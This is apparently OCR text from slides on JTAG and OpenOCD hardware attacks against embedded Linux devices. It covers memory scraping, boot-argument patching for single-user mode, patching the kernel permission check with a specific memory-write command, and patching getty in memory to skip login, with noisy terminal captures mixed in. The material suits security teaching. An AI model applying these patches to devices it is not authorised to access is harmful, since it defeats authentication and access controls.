pi@raspberrypi: ~
File Edit View Search Terminal Help
pi@raspberrypi ~ $ ping 8.8.8.8
OpenOCD Server
File Edit View Search Terminal Help
[bin]$
matt@iluvatar:/tmp
File Edit View Search Terminal Help
libavdevice 56. 4.100 / 56. 4.100
libavfilter 5. 11.102 / 5. 11.102
libavresample 2. 1. 0 / 2. 1. 0
libswscale 3. 1.101 / 3. 1.101
libswresample 1. 1.100 / 1. 1.100
libpostproc 53. 3.100 / 53. 3.100


--BEGIN RSA PRIVATE KEY-----
owIBAAKCAQEAnZ4XBK9gCFq+qspYDH4OhwaK9+8KmCdHYjzfcq0DKY9lpYO6
j5vp3VAeCArPWI+BYhyRLdvjRFpPzSvnmyLp3Hyfo5QwJ9W1qHbbaD5Yple4
--BEGIN %s-----
--END %s-----
t/plain
c_examples]$
OpenOCD Server
Edit View Search Terminal Help
00080: 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
d 4096 bytes in 0.082909s (48.246 KiB/s)
: dropped 'telnet' connection
in]$
File Edit View Search Terminal Help
[libx264 @ 0x1810b20] Weighted P-F
[libx264 @ 0x1810b20] ref P L0: 68.
[libx264 @ 0x1810b20] ref B L0: 63.
[libx264 @ 0x1810b20] ref B L1: 95.
[libx264 @ 0x1810b20] kb/s:441.63
Received signal 2: terminating.
[tmp]$
acer

Memory Scraping & Analysis

Cons:

- Still slow
- ~~May~~ Will almost certainly crash the target
- Not fast
- Need to be careful about paging and MMUs
- Slow

Pros:

- Minimal target knowledge required
- Existing forensic analysis tools
- Inception over Jtag = SLOWCEPTION
- Plenty of time to take your wife out for dinner

#3: Patching Boot Arguments

Boot Arguments

Commands passed to the kernel (and beyond) at boot:

```
-bootargs=console=ttyS0,115200 root=ubi0:rootfs
ubi.mtd=4,2048 rootfstype=ubifs
```

Boot Arguments can tell us to boot in single user mode:

```
-bootargs=console=ttyS0,115200 root=ubi0:rootfs
ubi.mtd=4,2048 rootfstype=ubifs 1
```


Boot Arguments


Sometimes, they're hard-coded in the kernel:

```
020bc20: 6c78 0a00 0000 0000 0000 0000 0000 0000  lx..............
020bc30: 636f 6e73 6f6c 653d 7474 7953 302c 3131  console=ttyS0,11
020bc40: 3532 3030 2072 6f6f 743d 3331 3a32 2072  5200 root=31:2 r
020bc50: 6f6f 7466 7374 7970 653d 7371 7561 7368  ootfstype=squash
020bc60: 6673 2069 6e69 743d 2f73 6269 6e2f 696e  fs init=/sbin/in
020bc70: 6974 206d 7464 7061 7274 733d 6174 682d  it mtdparts=ath-
020bc80: 6e6f 7230 3a31 3238 6b28 752d 626f 6f74  nor0:128k(u-boot
020bc90: 292c 3130 3234 6b28 6b65 726e 656c 292c  ),1024k(kernel),
020bca0: 3238 3136 6b28 726f 6f74 6673 292c 3634  2816k(rootfs),64
020bcb0: 6b28 636f 6e66 6967 292c 3634 6b28 6172  k(config),64k(ar
020bcc0: 7429 206d 656d 3d33 324d 0000 0000 0000  t) mem=32M......
020bcd0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
020bce0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

Boot Arguments

1. Set a breakpoint or watchpoint
2. Wait for the kernel to be loaded in memory
3. Halt
4. Patch kernel
5. Allow patched kernel to boot


joefitz@linUX303: ~
File Edit View Search Terminal Help
WASP ----> S27 PHY
GMAC: cfg1 0x5 cfg2 0x7114
eth0: ba:be:fa:ce:08:41
s27 reg init
athrs27_phy_setup ATHR_PHY_CONTROL 4: 0x1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 4: 0x10
eth0 up
WASP ----> S27 PHY
GMAC: cfg1 0xf cfg2 0x7214
eth1: ba:be:fa:ce:08:41
s27 reg init lan
ATHRS27: resetting s27
ATHRS27: s27 reset done
athrs27_phy_setup ATHR_PHY_CONTROL 0: 0x1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 0: 0x10
athrs27_phy_setup ATHR_PHY_CONTROL 1: 0x1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 1: 0x10
athrs27_phy_setup ATHR_PHY_CONTROL 2: 0x1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 2: 0x10
athrs27_phy_setup ATHR_PHY_CONTROL 3: 0x1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 3: 0x10
eth1 up
eth0, eth1
Autobooting in 1 seconds
joefitz@linUX303: ~
File Edit View Search Terminal Help
joefitz@linUX303: ~
File Edit View Search Terminal Help
telnet>
joefitz@linUX303: ~/Documents/classes/rpi-jtag
File Edit View Search Terminal Help
openocd>


FT232H
GROUP-TEX
ESMT

Boot Patch

Cons:

- Has to be done at boot time
- Single user mode means manually mounting everything

Pros:

- Can be done after a kernel signature is checked
- Doesn’t depend on persistent storage or root file system contents
- Rebooting doesn’t take several days

#4: Kernel Patching

Linux File System ACL Enforcement

```
int generic_permission(struct inode *inode, int mask)  {
        int ret;
        /*
         * Do the basic permission checks.
         */
        ret = acl_permission_check(inode, mask);
        if (ret != -EACCES)
                return ret;
……..
        /*
         * Searching includes executable on directories, else just read.
         */
        mask &= MAY_READ | MAY_WRITE | MAY_EXEC;
        if (mask == MAY_READ)
                if (capable_wrt_inode_uidgid(inode, CAP_DAC_READ_SEARCH))
                        return 0;

        return -EACCES;
}
```

Locating Kernel Functions

$ cat /proc/kallsyms
c1000000 T startup_32
c1000000 T _text
c1001000 T wakeup_pmode_return
c100104c t bogus_magic
c100104e t save_registers
….
c10adec0 T page_follow_link_light
c10adef0 T page_readlink
c10adf40 T generic_permission
c10ae0f0 t follow_dotdot_rcu
c10ae270 t follow_dotdot
c10ae340 t handle_dots
c10ae380 T full_name_hash
c10ae3c0 T final_putname
c10ae400 t getname_flags
c10ae4f0 T getname
c10ae500 T __inode_permission

Identifying Patch Point

```
loc_0x0000003b:
83 c4 08                add     esp,0x8
5b                      pop     ebx
5e                      pop     esi
5f                      pop     edi
5d                      pop     ebp
c3                      ret
...
ba 02 00 00 00          mov     edx,0x2
89 f0                   mov     eax,esi
e8 dd 4c f8 ff          call    0xfff84da0
84 c0                   test    al,al
0f 85 6e ff ff ff       jne     0x00000039
90                      nop
8d 74 26 00             lea     esi,[esi+eiz*1+0x0]
b8 f3 ff ff ff          mov     eax,0xfffffff3      ; mov eax, -EACCESS
e9 61 ff ff ff          jmp     0x0000003b          ; goto function return
```


Delivery Options

Convert JTAG sequences into a standard format (SVF/XSVF)

Enables replay of debug performed in OpenOCD

- mww 0xc10ae011 0

```
!Begin Test Progra
TRST OFF;
ENDIR IDLE;
ENDDR IDLE;
HIR 8 TDI (00);
HDR 16 TDI (FFF
TIR 16 TDI (0000)
TDR 8 TDI (12);
SIR 8 TDI (41);
SDR 32 TDI (ABC
STATE DRPAUSE
RUNTEST 100 TC
!End Test Program
```


Activities
Terminal
Wed 22:14
SCRIPTS
File Edit View Search Terminal Help
[contrib]$ less galileo_demo.svf
[screen 0: ttyUSB0]
File Edit View Search Terminal Help
...
[OK] Started Target Communication Framework agent.
[18.057425] enp0s20f6: device MAC address 98:4f:ee:05:49:bb
[OK] Started Trigger Flushing of Journal to Persistent Storage.
[18.127251] systemd-journald[160]: Received request to flush runtime journal from PID 1
Starting Permit User Sessions...
Starting WPA supplicant...
[OK] Started Permit User Sessions.
[OK] Started WPA supplicant.
Starting Getty on tty1...
[OK] Started Getty on tty1.
Starting Serial Getty on ttyS1...
[OK] Started Serial Getty on ttyS1.
[OK] Reached target Login Prompts.
[OK] Reached target Multi-User System.
iot-devkit (Intel IoT Development Kit) 1.1 quark ttyS1
quark login: [20.140780] IPv6: ADDRCONF(NETDEV_UP): enp0s20f6: link is not ready
iot-devkit (Intel IoT Development Kit) 1.1 quark ttyS1
quark login:
OpenOCD Server
File Edit View Search Terminal Help
[bin]$ sudo ./openocd -f ./interface/fruit.cfg -f ./board/quark_x10xx_board.cfg
matt@iluvatar:/tmp
File Edit View Search Terminal Help
libavdevice 56. 4.100 / 56. 4.100
libavfilter 5. 11.102 / 5. 11.102
libavresample 2. 1. 0 / 2. 1. 0
libswscale 3. 1.101 / 3. 1.101
libswresample 1. 1.100 / 1. 1.100
libpostproc 53. 3.100 / 53. 3.100

Kernel Patch

Cons:

- Target & kernel specific
- SVF does not support data-dependant control flow
- Need to understand and manage implicit debugger actions
- Effort required to find fixed-location kernel functions and patches for them

Pros:

- Can be applied to running target
- ***Fast***
- Can be implemented as an SVF
- Many hardware and software options for SVF playback

#5: Patching a Process

getty Parameters


```
$ xxd /sbin/getty
...
00006770  1b 5b 48 1b 5b 4a 00 25  73 25 73 20 28 61 75 74  |.[H.[J.%s%s (aut|
00006780  6f 6d 61 74 69 63 20 6c  6f 67 69 6e 29 0a 00 25  |omatic login)..%|
00006790  73 3a 20 72 65 61 64 3a  20 25 6d 00 25 73 3a 20  |s: read: %m.%s: |
000067a0  69 6e 70 75 74 20 6f 76  65 72 72 75 6e 00 63 68  |input overrun.ch|
000067b0  65 63 6b 6e 61 6d 65 20  66 61 69 6c 65 64 3a 20  |eckname failed: |
000067c0  25 6d 00 2d 68 00 2d 66  00 2d 2d 00 25 73 3a 20  |%m.-h.-f.--.%s: |
000067d0  63 61 6e 27 74 20 65 78  65 63 20 25 73 3a 20 25  |can't exec %s: %|
000067e0  6d 00 38 62 69 74 73 00  61 75 74 6f 6c 6f 67 69  |m.8bits.autologi|
```

Changing ‘--’ to ‘-f’ results in user being pre-authenticated

Searching Memory

OpenOCD has a scripting interface
- and examples in python

Check every page in memory for target process
- Read 8 bytes at offset 0x7c9 (512x speedup)
- Compare to signature, patch if match found


Activities
Terminal
Wed 23:15
SCRIPTS
File Edit View Search Terminal Help
[rpc_examples]$ ./ocd_rpc_getty.py -t yocto -s 0x8000000 -e 0x10000000
[screen 0: ttyUSB0]
File Edit View Search Terminal Help
...
[OK] Started Target Communication Framework agent.
[18.124757] enp0s20f6: device MAC address 98:4f:ee:05:49:bb
[OK] Started Trigger Flushing of Journal to Persistent Storage.
[18.157443] systemd-journald[160]: Received request to flush runtime journal from PID 1
Starting Permit User Sessions...
Starting WPA supplicant...
[OK] Started Permit User Sessions.
[OK] Started WPA supplicant.
Starting Getty on tty1...
[OK] Started Getty on tty1.
Starting Serial Getty on ttyS1...
[OK] Started Serial Getty on ttyS1.
[OK] Reached target Login Prompts.
[OK] Reached target Multi-User System.
iot-devkit (Intel IoT Development Kit) 1.1 quark ttyS1
quark login: [20.180846] IPv6: ADDRCONF(NETDEV_UP): enp0s20f6: link is not ready
